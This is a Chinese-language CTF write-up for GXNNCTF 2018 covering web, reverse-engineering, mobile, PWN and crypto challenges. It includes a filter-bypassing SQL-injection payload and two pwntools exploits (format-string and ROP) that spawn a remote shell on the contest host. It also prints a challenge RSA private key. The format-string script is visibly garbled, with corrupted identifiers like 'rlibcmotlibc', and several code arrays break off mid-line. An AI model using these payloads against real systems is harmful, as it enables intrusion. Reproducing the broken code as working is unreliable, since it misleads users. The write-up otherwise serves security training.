GXNNCTF 2018 We_ax WriteUp 第三届南宁市网络安全技术大赛

原创

Kaller_ 于 2018-12-17 20:53:52 发布 1219 收藏
分类专栏： CTF 文章标签： 南宁市CTF 广西CTF WriteUp GXNNCTF 2018 第三届南宁市网络安全技术大赛

本文链接：https://blog.csdn.net/KaiKaiaiq/article/details/85055809

By:桂林电子科技大学We_ax战队

Web

超简单

分值：100 类型：WEB 已解决

题目：超简单的web题 http://gxnnctf.gxsosec.cn:12311/

看到ereg函数，猜测有00截断漏洞。

后面要求不是数字，又要在白名单里（0-9之间）

构造payload：?no=1%001。

帽子商城

分值：200 类型：WEB 未解决

题目：有帽子你就能变强，去这买几顶帽子吧 http://gxnnctf.gxsosec.cn:12313

sql???

分值：200 类型：WEB 已解决

题目：小明想当一名黑客，于是学习写网站，但他遇到点问题，帮帮他吧

1.Sql注入失败。

2.Git泄漏文件

3.审计代码：

在Index中：

代码要求id对应的username在第一次被检查的时候是guest

```
if($username === 'guest'){
```

但是在第二次被检测的时候要是admin

```
if($username === 'admin'){
```

```
if(preg_match('#sleep|benchmark|floor|rand|count|select|from|\(|\)|time|date|sec|day#is',$id))
```

由于没有屏蔽case，构造如下Payload="case when @a is null then @a:=2 else 1 end#"

GET传参 backdoor=Melonrind

```
if(isset($_GET['backdoor'])&&$_GET['backdoor']==='Melonrind'){
```

url.decode()

> id=case+when+% 40a+is+null+then+% 40a% 3a% 3d2+else+1+end% 23&backdoor=Melonrind

```
hello guest
you from 127.0.0.1 , I remembered it.
you find the backdoor!!!
gxnnctf{pRPXbwjUDyg8hVyNelh3p90XGC3UI43ur5dy}
```

Misc

太简单了

分值：50 类型：MISC 已解决

题目：http://www.gxsosec.cn/resources/uploads/file/20181214/d25ebcc135cad51d4d4b6aca36203a34.zip

flag文件是一个zip文件，修复文件头。

getflag

misc2

分值：100 类型：MISC 已解决

题目：小明下载资源得时候发现变成了压缩包，而且他没有密码，你们能帮帮他吗？http://www.gxsosec.cn/resources/uploads/file/20181214/6bce69d2b9b8c62e90f089d86b5a729c.zip

1.CRC碰撞出txt文本内容

2.字符串拼接 base64.decode

这是啥

分值：100 类型：MISC 未解决

题目：

666666(题目文件已更新）

http://www.gxsosec.cn/resources/uploads/file/20181215/0e7a481704ceb84b8ef1904a62f023c0.zip

未知文件

分值：200 类型：MISC 已解决

题目：小明下资源的时候又下回来一个压缩包，但是他打不开，能帮帮他吗？

1.十六进制查看，含有Png文件和pyc文件，并导出。

2.pyc反编译后，我们需要有md5，几个文件的md5都试了一下

```
5dde2e3b6a46a5e7ebe6214347f74f9c
caf2311290e2e1809be5cc606b25b98a
a2bac3d666f32aa9848ab758a5f5331d
e353326bb69da25eb88b26c7cefffa14
```

C++

```
int main()
{
 char md5[] = "a2bac3d666f32aa9848ab758a5f5331d";
//char code[] = "ctf_is_so_hard..";
 char check[] = { 59, 106, 36, 41, 115, 33, 54, 63, 99, 42, 52, 120, 38, 38, 115, 40, 00 };
 for (int i = 0; i < 16; i++)
 {
  cout << (char)(md5[i*2]^md5[i*2+1] ^ check[i]) ;
 }
 system("pause");
 return 0;
}
//“hit{stegosaurus}”
```

给出提示“stegosaurus”，python字节码隐写工具。

stegosaurus.py 查看隐写

gxnnctf{Hldd3n_Tre@sure}

txt

分值：100 类型：MISC 已解决

题目：

小明下载资源又下到了不知道什么鬼，你能帮帮他吗

文本中含有 不可视 无长度字符（E2 80 8F）

github项目：https://github.com/offdev/zwsp-steg-js

RE

大佬来破解呀

分值：200 类型：Reverse 未解决

题目：

RAR可是加密的哦

http://www.gxsosec.cn/resources/uploads/file/20181214/f7dd43caf14cb4b781ce76c2240efb7c.rar

USBKey Crack

分值：150 类型：Reverse 已解决

题目：

某单位的系统登录

http://www.gxsosec.cn/resources/uploads/file/20181214/0390e3155b79279537ab0d39a70ad603.zip

1.dll调用 无壳

2.四个输出表

审计代码看到：

sub_10009550（）函数中有Login过程

```
*Str2 = 'D\08';
v17='R\0j';
v18='T\0E';
v19='j\01';
v20='L\0E';
v21='C\0o';
v22='K\0r';
v23='v\0b';
v24='v\0R';
v25='M\0O';
v26='i\0y';
v27='x\0z';
Unicode编码。
v8 = !StrCmpW(v7, L"admin") && !StrCmpNW(v4, Str2, 24);
```

查交叉调用，找到

sub_100091B0（）：

```
v45='l\0f';
v46='g\0a';
v47='T\0{';
v48='a\0h';
v49='_\0t';
v50='s\0i';
v51='A\0_';
v52='_\0n';
v53='w\0A';
v54='0\0s';
v55='e\0m';
v56='L\0_';
v57='f\0i';
v58='}\0e';
GetFlag
```

SMC

分值：100 类型：Reverse 已解决

题目：

easy rev

http://www.gxsosec.cn/resources/uploads/file/20181214/8b5b4ee21883d6ee9489e88426b1555f.zip

About binary

```
1.32位Win.Pe程序

2.UPX加壳
```

Analyze

1.先判断输入字符最后一个是否等于'}'

2.异或

```
int v1[] = { 0xa, 0xf, 0x19, 0x31, 00, 0x14, 0x12, 0xc };
int v2[] = { 0x6d, 0x77, 0x77, 0x5f, 0x63, 0x60, 0x74, 0x77 };
for (int i = 0; i < 8; ++i)
{
  cout << (char)(v1[i]^v2[i]);
}
//“gxnnctf{”
```

3.异或

```
int v3[] = { 0x3d, 0x0b, 0x5f, 0x08, 0x43 };
for (int i = 0; i < 5; ++i)
{
  cout << (char)(v3[i] ^ 0x6e);
}
//“Se1f-”
```

4.Base64

```
  base64.decode("TTBkaWZ5aW5n")="M0difying"
```

5.

```
char v4[] = "ae2fg#";
for (int i = 0; i < 7; ++i)
{
  cout << (char)(v4[i]-2);
}
//“_c0de!”
```

> //gxnnctf{Se1f-M0difying_c0de!}

twins

分值：250 类型：Reverse 已解决

题目：

http://www.gxsosec.cn/resources/uploads/file/20181214/8f05779b83a5e68c40c5500b26f21f87.zip

About binary

> 1.32Bit.Win.Pe
>
> 2.Upx加壳
>
> 3.MFC

Analyze

1.Api断点设置 MessageBox，找到事件

sub_401A90：

```
v7 = CString::GetBuffer(&v14, 17);
 if ( CString::IsEmpty(&v14) )
 {
   CWnd::MessageBoxA(v15, "Wrong!", 0, 0);
   CDialog::EndDialog(v15, 0);
 }
 if ( CString::GetLength(&v14) != 16 )
 {
   CWnd::MessageBoxA(v15, "Wrong!", 0, 0);
   CDialog::EndDialog(v15, 0);
 }
 v1 = CString::operator char const *(&v14);
 v2 = sub_40100F(&unk_416900, v1);
 CString::operator=(&v13, v2);
 v6 = CString::GetBuffer(&v13, 33);
 for ( i = 0; i < 16; ++i )
 {
   *(&v8 + 2 * i) = v7[i] / 16 + 48;
   v9[2 * i] = v7[i] % 16 + 48;
 }
 v10 = 0;
 for ( j = 0; j < 32; ++j )
 {
   if ( *(&v8 + j) == v6[j] )
     ++v11;
 }
 if ( v11 == 32 )
 {
   CWnd::MessageBoxA(v15, "Congragulation!", 0, 0);
   CDialog::EndDialog(v15, 0);
 }
```

简化代码：

```
char in_str[] = "1234567890123456";
char str2[33] = { 0 };
str2 = String_to_Hex(in_str);
if (strcmp(str2, md5(in_str)))
{
  //Congragulation!
}
```

很难爆破出来，怀疑题目暗藏代码。

2.查看汇编代码，找到一个可疑段。题目把其中一个按钮设为不可视。

```
0x00401D10
这里因为没有IDA没有解析成函数。
 CString::CString(&v10);
  v73 = 0;
  CString::CString(&v9);
  LOBYTE(v73) = 1;
  CWnd::GetWindowTextA((v72 + 96), &v10);
  v1 = CString::operator char const *(&v10);
  v2 = sub_40100F(&unk_416900, v1);
  CString::operator=(&v9, v2);
  v8 = CString::GetBuffer(&v10, 18);
  for ( i = 0; i < 32; ++i )
    *(&v12 + i) ^= v11;
  v44 = 0;
  if ( operator!=(&v9, &v12) )
  {
    CDialog::EndDialog(v72, 0);
  }
  else
  {
    for ( j = 0; j < 27; ++j )
      v6[j] = *(&v45 + j) ^ v8[(j + 2) % 17];
    v7 = 0;
    CWnd::MessageBoxA(v72, v6, 0, 0);
    CDialog::EndDialog(v72, 0);
  }
  LOBYTE(v73) = 0;
  CString::~CString(&v9);
  v73 = -1;
  return CString::~CString(&v10);
}
```

附C++代码：

```
int v45[] = { 20, 11, 25, 1, 17, 16, 86, 74, 118, 90, 85, 89, 89, 80, 80, 17, 18, 7, 4, 24, 13, 7, 16, 68,
 int v12[] = { 8, 12, 95, 14, 83, 88, 91, 14, 88, 12, 91, 82, 15, 15, 89, 90, 93, 93, 92, 82, 89, 14, 92, 1
 char input[] = "password0123456789";
 int v11 = 106;
 char v6[27];
 for (int i = 0; i < 32; ++i)
 {
  v12[i] ^= v11;
  cout << (char)v12[i] ;
 }
 cout << endl;


 for (int j = 0; j < 27; ++j)
 {
  v6[j] = v45[j] ^ input[(j + 2) % 17];
  cout << (char)v6[j];
 }
 cout << endl;
```

Return：

```
md5_code="bf5d921d2f18ee3077683d6e3d407afb"
mad_decode="password0123456789"
flag="gxnnctf{Dialoghastwobutton}"
```

Debug

分值：150 类型：Reverse 已解决

题目：

http://www.gxsosec.cn/resources/uploads/file/20181215/cbe109be7e440066d5d393246eca7aa3.zip

1.损坏Elf文件

2.审计汇编。

3.sub_80484C0()函数

```
for ( i = 0; i <= 26; ++i )
    *(&v13 + i) ^= *(&v5 + 4 * (i % 3));
  for ( j = 0; j <= 26; ++j )
  {
    if ( *(&v13 + j) <= 47 || *(&v13 + j) > 57 )
    {
      if ( *(&v13 + j) <= 64 || *(&v13 + j) > 90 )
      {
        if ( *(&v13 + j) <= 96 || *(&v13 + j) > 122 )
          v11[j] = *(&v13 + j) + 1;
        else
          v11[j] = *(&v13 + j) - 32;
      }
      else
      {
        v11[j] = *(&v13 + j) + 32;
      }
    }
    else
    {
      v11[j] = (*(&v13 + j) - 53) % 10 + 48;
    }
  }
```

C++代码：

```
__int8 v13[] = { -55, 66, -118, -64, 89, -112, -56, 96, -91, -36, 95, -102, -41, 47, -111, -48, 79, -105, -
 __int8 v41[] = { -15, -23, -109, -41, -28, -42, -52, -14, -42, -60, -95, -102, -52, -11, -126, -55, -28, -

 int v5[] = { 142, 26, 196 };
 int v8[] = { 165, 129, 246 };
 char v11[27] = { 0 };
 for (int i = 0; i <= 26; ++i)
 {
  v13[i] ^= v5[(i % 3)];
 }

 for (int j = 0; j <= 26; ++j)
 {
  if (v13[j] <= '/' || v13[j] > '9')
  {
   if (v13[j] <= '@' || v13[j] > 'Z')
   {
    if (v13[j] <= '`' || v13[j] >= 'z')//这里改了一下
     v11[j] = v13[j] + 1;
    else
     v11[j] = v13[j] - 32;
   }
   else
   {
    v11[j] = v13[j] + 32;
   }
  }
  else
  {
   v11[j] = (v13[j] - 53) % 10 + 48;
  }
 }
 for (int i = 0; i < 27; i++)
 {
  cout << v11[i];
 }
 system("pause");
```

gxnnctf{Are_y0u_us1ng_gdb?}

solving

分值：300 类型：Reverse 已解决

题目：

http://www.gxsosec.cn/resources/uploads/file/20181216/25af80b15e8c3d3a1f6fd4227bca9386.zip

用ida打开

查看字符串很有意思

ddress	Length	Type	String
LOAD:0000000000400238	0000001C	C	/lib64/ld-linux-x86-64.so.2
LOAD:0000000000400441	0000000A	C	libc.so.6
LOAD:000000000040044B	00000007	C	fflush
LOAD:0000000000400452	00000005	C	exit
LOAD:0000000000400457	00000006	C	srand
LOAD:000000000040045D	0000000F	C	__isoc99_scanf
LOAD:000000000040046C	00000005	C	puts
LOAD:0000000000400471	00000005	C	time
LOAD:0000000000400476	00000011	C	__stack_chk_fail
LOAD:0000000000400487	00000008	C	putchar
LOAD:000000000040048F	00000007	C	printf
LOAD:0000000000400496	00000007	C	stdout
LOAD:000000000040049D	00000007	C	malloc
LOAD:00000000004004A4	00000006	C	sleep
LOAD:00000000004004AA	00000012	C	__libc_start_main
LOAD:00000000004004BC	0000000F	C	__gmon_start__
LOAD:00000000004004CB	0000000A	C	GLIBC_2.7
LOAD:00000000004004D5	0000000A	C	GLIBC_2.4
LOAD:00000000004004DF	0000000C	C	GLIBC_2.2.5
LOAD:00000000004014A0	0000001E	C	rong username or password!!!\n
LOAD:00000000004014BE	00000011	C	flag is:gxnnctf{
LOAD:00000000004014D1	0000000C	C	Welcome!!!\n
LOAD:00000000004014DD	00000008	C	Waiting
LOAD:00000000004014E5	0000000A	C	username:
LOAD:00000000004014F2	0000000A	C	password:
LOAD:00000000004014FC	00000009	C	Checking

目测做过

详细解题过程以前发过帖子

https://www.52pojie.cn/thread-800582-1-1.html

gxnnctf{logged_in_my_reverse}

Mobile

常规加密算法

分值：300 类型：Android 已解决

题目：

http://www.gxsosec.cn/resources/uploads/file/20181214/3cb21e0554e84959d845ae493ff74e7b.zip

1.Twofish算法

```
Twofish_setup（T,"faQW1ZKVGhmD7K1uWB9Q0fwP",192）
```

```
Twofish_decryt(T, 99CEE869E3BF3E61927FA66123ABAFD9h, &Result);
```

```
Result="it_w@3_n0t_kn0wn"
```

2.So动态调试


```
在Twofish_setup后 jmp 到Twofish_decryt(v10, &v12, &v15);
```

```
或者
```

```
改call __Z14Twofish_decrytP9twofish_tPhS1_
```

```
push eax push eax
```

```
第二次压栈的内容
```



OS_200

分值：200 类型：IOS 已解决

题目：

http://www.gxsosec.cn/resources/uploads/file/20181214/fdcb879f4a93a490581a9433ae2fc68a.zip

ida打开

看见函数中 Rsa_decode

```
if ( v9 & 1 )
  {
    v10 = objc_msgSend(&OBJC_CLASS___UIAlertView, "alloc");
    v11 = ((id (__cdecl *)(RSA_meta *, SEL, id, id))objc_msgSend)(
            (RSA_meta *)&OBJC_CLASS___RSA,
            "decryptString:privateKey:",
            (id)flag,
            (id)privkey);
    v12 = objc_retainAutoreleasedReturnValue((__int64)v11);
    v15 = objc_msgSend(
            v10,
            "initWithTitle:message:delegate:cancelButtonTitle:otherButtonTitles:",
            CFSTR("info"),
            v12,
            0LL,
            CFSTR("ok"),
            0LL);
    objc_release(v12);
    objc_msgSend(v15, "show");
    objc_storeStrong(&v15, 0LL);
  }
```

```
tVeemPfsMFeRTEabVJCZyVgj01+uNBrgziTdG6RaJI/UiVNFBZW2mcpkLIWUgqDxw8TQZx+WXQhX+To4auZKSGfG5LL2jnBElSjgUG
```

私钥:

```
MIICdwIBADANBgkqhkiG9w0BAQEFAASCAmEwggJdAgEAAoGBAMMjZu9UtVitvgHS
tpmAU/rRVdhy9GaT2rnpCJOYSb0deVI+rXPKHI9Aca2LkWiRgkzM1wqbRvAvWrqK
gm4PgQUjnoNr7vRd1HPUKNA9ATfJetddW86yar0ux3FMVaxUFN6F0KatqkplVXHo
8qXubKHRx9dCbK95P96rJkrWBiO9AgMBAAECgYBO1UKEdYg9pxMX0XSLVtiWf3Na
2jX6Ksk2Sfp5BhDkIcAdhcy09nXLOZGzNqsrv30QYcCOPGTQK5FPwx0mMYVBRAdo
OLYp7NzxW/File//169O3ZFpkZ7MF0I2oQcNGTpMCUpaY6xMmxqN22INgi8SHp3w
VU+2bRMLDXEc/MOmAQJBAP+Sv6JdkrY+7WGuQN5O5PjsB15lOGcr4vcfz4vAQ/uy
EGYZh6IO2Eu0lW6sw2x6uRg0c6hMiFEJcO89qlH/B10CQQDDdtGrzXWVG457vA27
kpduDpM6BQWTX6wYV9zRlcYYMFHwAQkE0BTvIYde2il6DKGyzokgI6zQyhgtRJ1x
L6fhAkB9NvvW4/uWeLw7CHHVuVersZBmqjb5LWJU62v3L2rfbT1lmIqAVr+YT9CK
2fAhPPtkpYYo5d4/vd1sCY1iAQ4tAkEAm2yPrJzjMn2G/ry57rzRzKGqUChOFrGs
lm7HF6CQtAs4HC+2jC0peDyg97th37rLmPLB9txnPl50ewpkZuwOAQJBAM/eJnFw
F5QAcL4CYDbfBKocx82VX/pFXng50T7FODiWbbL4UnxICE0UBFInNNiWJxNEb6jL
5xd0pcy9O2DOeso=
```

解密得

flag{H01id@y_h@ck_ch@11enge}

Basic

Her Majesty Queen Elizabeth II

分值：50 类型：Basic 未解决

题目：

基础题：FE&pd8dMFLR%)(DsGbhi@/dKPNR'*TUm?\tlr.7RV

PWN

format

分值：200 类型：PWN 未解决

题目：host:47.106.209.151 port:44444

1.Blind Pwn。

2.Fotmat While循环格式化字符串利用。

3.由于网速太慢，Dump失败。

4.查看栈上地址

```
for i in range(0,500):
    p.sendline("%"+str(i)+"p")
    raw_input()
```

我们发现在260+ 位置会出现libc地址。

5.在printf执行过程中会出现vprintf函数。控制这个跳转即可。

exp：

```
from pwn import*
context.log_level = 'debug'
p = rlibcmotlibc( '47.106.209.151',44444)
libc = ELF("./x86_libc.so.6")
payload = '%267$p'
p.sendline(payload)
libc_baslibc =  int(p.recv(),16) - 0x18637
system_libc_addr = libc_baslibc + libc.symbols["system"]
p.sendline("%p")
stack = int(p.recv(),16)
onlibc = 0x3a812 + libc_baslibc
payload=fmtstr_payload(7,{stack-4*8:system_libc_addr,stack-4*6:stack+0x100},writlibc_sizlibc='bytlibc')
payload=payload.ljust(0x100)+'/bin/sh\x00'
p.sendline(payload)
p.interactive()
```

x64

分值：200 类型：PWN 已解决

题目：host:47.106.209.151
port:55555http://www.gxsosec.cn/resources/uploads/file/20181215/d77a475ff316855b5931fbe19ab28168.zip

exp:

```
from pwn import *
context.log_level="debug"
p=remote("47.106.209.151",55555)#process("./pwn")
elf=ELF("./pwn")
libc=ELF("./x64_libc.so.6")
write_got=elf.got["write"]
print hex(write_got)
p.recv()
raw_input()
payload="a"*(8*16+8)+p64(0x0040062a)+p64(0)+p64(1)+p64(write_got)+p64(8)+p64(write_got)+p64(1)+p64(0x004006
p.sendline(payload)
str1=p.recv()[0:8]
write_got_addr=u64(str1)
system_addr=write_got_addr-libc.symbols["write"]+libc.symbols["system"]
binsh_addr=write_got_addr-libc.symbols["write"]+next(libc.search("/bin/sh"))
print hex(system_addr)
print hex(binsh_addr)
payload="a"*(8*16+8)+p64(0x0000000000400633)+p64(binsh_addr)+p64(system_addr)+p64(0x0040059d)
p.sendline(payload)
p.interactive()
```

Crypto

维吉尼亚遇上困难

分值：200 类型：Crypto 已解决

题目：

```
BZGTNPMMCGZFPUWJCUIGRWXPFNLHZCKOAPGLKYJNRAQFIUYRAVGNPANUMDQOAHMWTGJDXGOMPJPTKAAVZIUIWKVTUCWBWNFWDFUMPJ
```

维吉尼亚解密：

```
THESTATEKEYLABORATORYOFNETWORKINGANDSWITCHINGTECHNOLOGYBELONGSTOBEIJINGUNIVERSITYOFPOSTSANDTELECOMMUNI
```

```
FLAG IS YOU ARE SOKINDLY
```

shamir重要数据损坏

分值：150 类型：Crypto 已解决

题目：

```
某集团总裁Shamir将自己使用的笔记本电脑上重要的秘密数据分割成5份子秘密数据，并分别存放在5个存储设备上，其中可以由至少
```

提示:多项式f(x) x=5 7 9

```
```

谷歌Shamir(k,n) 找到解密方法

https://en.wikipedia.org/wiki/Shamir%27s_Secret_Sharing#Reconstruction

准备 [编辑]

假设我们的秘密是1234 $(S = 1234)$。

我们希望将秘密分为6个部分 $(n = 6)$，其中3部分的任何子集 $(k = 3)$足以重建秘密。我们随机获得$k - 1$ 数字：166和94。

$(a_0 = 1234; a_1 = 166; a_2 = 94)$，哪里 a_0 是秘密的

因此，我们产生秘密份额（点数）的多项式是：

$f(x) = 1234 + 166x + 94x^2$

我们构建了6个点 $D_{x-1} = (x, f(x))$ 从多项式：

$D_0 = (1, 1494); D_1 = (2, 1942); D_2 = (3, 2578); D_3 = (4, 3402); D_4 = (5, 4414); D_5 = (6, 5614)$

我们给每个参与者一个不同的单点（两者都有 x 和 $f(x)$）。因为我们使用D_{x-1} 代替 D_x 要点从 $(1, f(1))$ 并不是 $(0, f(0))$。这是必要的，因为$f(0)$ 是秘密。

重建 [编辑]

为了重建秘密任何3点就足够了。

让我们考虑一下 $(x_0, y_0) = (2, 1942); (x_1, y_1) = (4, 3402); (x_2, y_2) = (5, 4414)$ 。

我们将计算拉格朗日基多项式：

$$\ell_0 = \frac{x - x_1}{x_0 - x_1} \cdot \frac{x - x_2}{x_0 - x_2} = \frac{x - 4}{2 - 4} \cdot \frac{x - 5}{2 - 5} = \frac{1}{6}x^2 - \frac{3}{2}x + \frac{10}{3}$$

$$\ell_1 = \frac{x - x_0}{x_1 - x_0} \cdot \frac{x - x_2}{x_1 - x_2} = \frac{x - 2}{4 - 2} \cdot \frac{x - 5}{4 - 5} = -\frac{1}{2}x^2 + \frac{7}{2}x - 5$$

$$\ell_2 = \frac{x - x_0}{x_2 - x_0} \cdot \frac{x - x_1}{x_2 - x_1} = \frac{x - 2}{5 - 2} \cdot \frac{x - 4}{5 - 4} = \frac{1}{3}x^2 - 2x + \frac{8}{3}$$

因此

$$f(x) = \sum_{j=0}^{2} y_j \cdot \ell_j(x)$$

$$= 1234 + 166x + 94x^2$$

回想一下，秘密是自由系数，这意味着 $S = 1234$，我们完成了。

列出

```
D0 = (5, 2258) D1 = (7, 2424) D2 = (9, 2630)
```

得到

```
t0 = ((x-9)/(5-9))*((x-7)/(5-7))
t1 = ((x-9)/(7-9))*((x-5)/(7-5))
t2 = ((x-5)/(9-5))*((x-7)/(9-7))
```

```
f(x)∑=2018+9055x+5x^2
```

key:2018